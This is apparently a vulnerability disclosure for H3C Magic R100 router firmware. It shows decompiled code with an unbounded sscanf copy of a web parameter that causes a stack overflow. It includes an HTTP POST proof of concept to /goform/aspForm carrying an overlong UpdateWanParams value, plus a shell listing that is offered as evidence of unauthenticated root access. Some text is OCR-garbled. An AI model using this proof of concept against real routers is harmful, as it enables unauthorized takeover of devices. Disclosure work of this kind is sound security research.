

```
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H3C R100V100R005(仅适用于原先版本为V100系列的设备)版本软件及说明书

软件名称: H3C R100V100R005(仅适用于原先版本为V100系列的设备)版本软件及说明书
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PR100V100R005 zip(3.26 MB)

H3C Magic R100V100R005 版本说明书,pdf(322.66 KB)

软件说明:

H3C Magic R100V100R005 版本说明书,pdf(322.66 KB)
```

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
35  v3 = 0;
36  v2 = 0:
37  strcpy(v26, "param");
v24 = websGetVar(a1, v26, (int)&dword_488140);
39  if ( strlen(v24) >= 512 )
40   return -2;
41  v25 = IF_GetByPseudoNameDomain("WAN1", 0, &v28);
42  if ( Module_IsSupport_WAN_MULTI() == 1 )
43   v25 += IF_GetByPseudoNameDomain("WAN2", 0, &v29);
44  if ( v25 )
45  {
46   puts("Can't by ifindex by pseudoname.");
   result = -2;
48  }
49  else
50
51  sscanf(v24, (const char *)&dword_4880E4, v27);
v4 = (_BYTE *)(v24 + strlen(v27) + 1);
```

After obtaining the content in the formatted program to canv24, pass it to the content in canv2m through the formatted program

```
LOAD:004880D4 # DATA XRE

LOAD:004880E2 .half 0

LOAD:004880E4 dword_4880E4: .word 0x25730000 # DATA XRE

LOAD:004880E4 # sub_40B0

LOAD:004880E8 aSS_0: .ascii "%s %s"<0> # DATA XRE

LOAD:004880EE .half 0

LOAD:004880F0 aSSS_0: .ascii "%s %s %s"<0> # DATA XRE
```

```
WARNING: Python 2.7 is not recommended.
This version is included in macOS for compatibility with legacy software.
Future versions of macOS will not include Python 2.7.
Instead, it is recommended that you transition to using 'python3' from within Trainal.

Python 2.7.16 (default, Aug 30 2021, 14:43:11)
[GCC Apple LLVM 12.0.5 (clang-1205.0.19.59.6) [+internal-os, ptrauth-isa=deploy on darwin
Type "help", "copyright", "credits" or "license" for more information.

>>> chr(0x25)+chr(0x73)
'%s'
>>>■
```

The size of V24 is not checked, and there is a stack overflow vulnerability.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Use the fat simulation firmware R100V100R005.bin
- 2. Attack with the following POC attacks

Pragma: no-cache

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:100.0)
Gecko/20100101 Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://192.168.0.1
Connection: close
Upgrade-Insecure-Requests: 1
```

UpdateWanParams=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa




Figure 2 POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization

```
$ ls -l
total 56
drwxr-xr-x 2 iot iot 4096 Jan 16 2018 bin
drwxrwxr-x 3 iot iot 4096 Jan 16
                                          2018 dev
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 etc
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 home
lrwxrwxrwx 1 iot iot 9 Jan 16 2018 init -> sbin/init
drwxrwxr-x 4 iot iot 4096 Jan 16 2018 lib
lrwxrwxrwx 1 iot iot 3 Jan 16 2018 lib32 -> lib
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 mnt
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 proc
lrwxrwxrwx 1 iot iot
                              3 Jan 16 2018 sbin -> bin
drwxrwxr-x 2 iot iot 4096 Jan 16 2018 sys
lrwxrwxrwx 1 iot iot 7 Jan 16 2018 tmp -> var/tmp
drwxrwxr-x 3 iot iot 4096 Jan 16 2018 uclibc
drwxrwxr-x 5 iot iot 4096 Jan 16 2018 usr
drwxrwxr-x 7 iot iot 4096 Jan 16 2018 var
lrwxrwxrwx 1 iot iot 8 Jan 16 2018 web -> /var/web
drwxrwxr-x 2 iot iot 12288 Jan 16 2018 www
$
```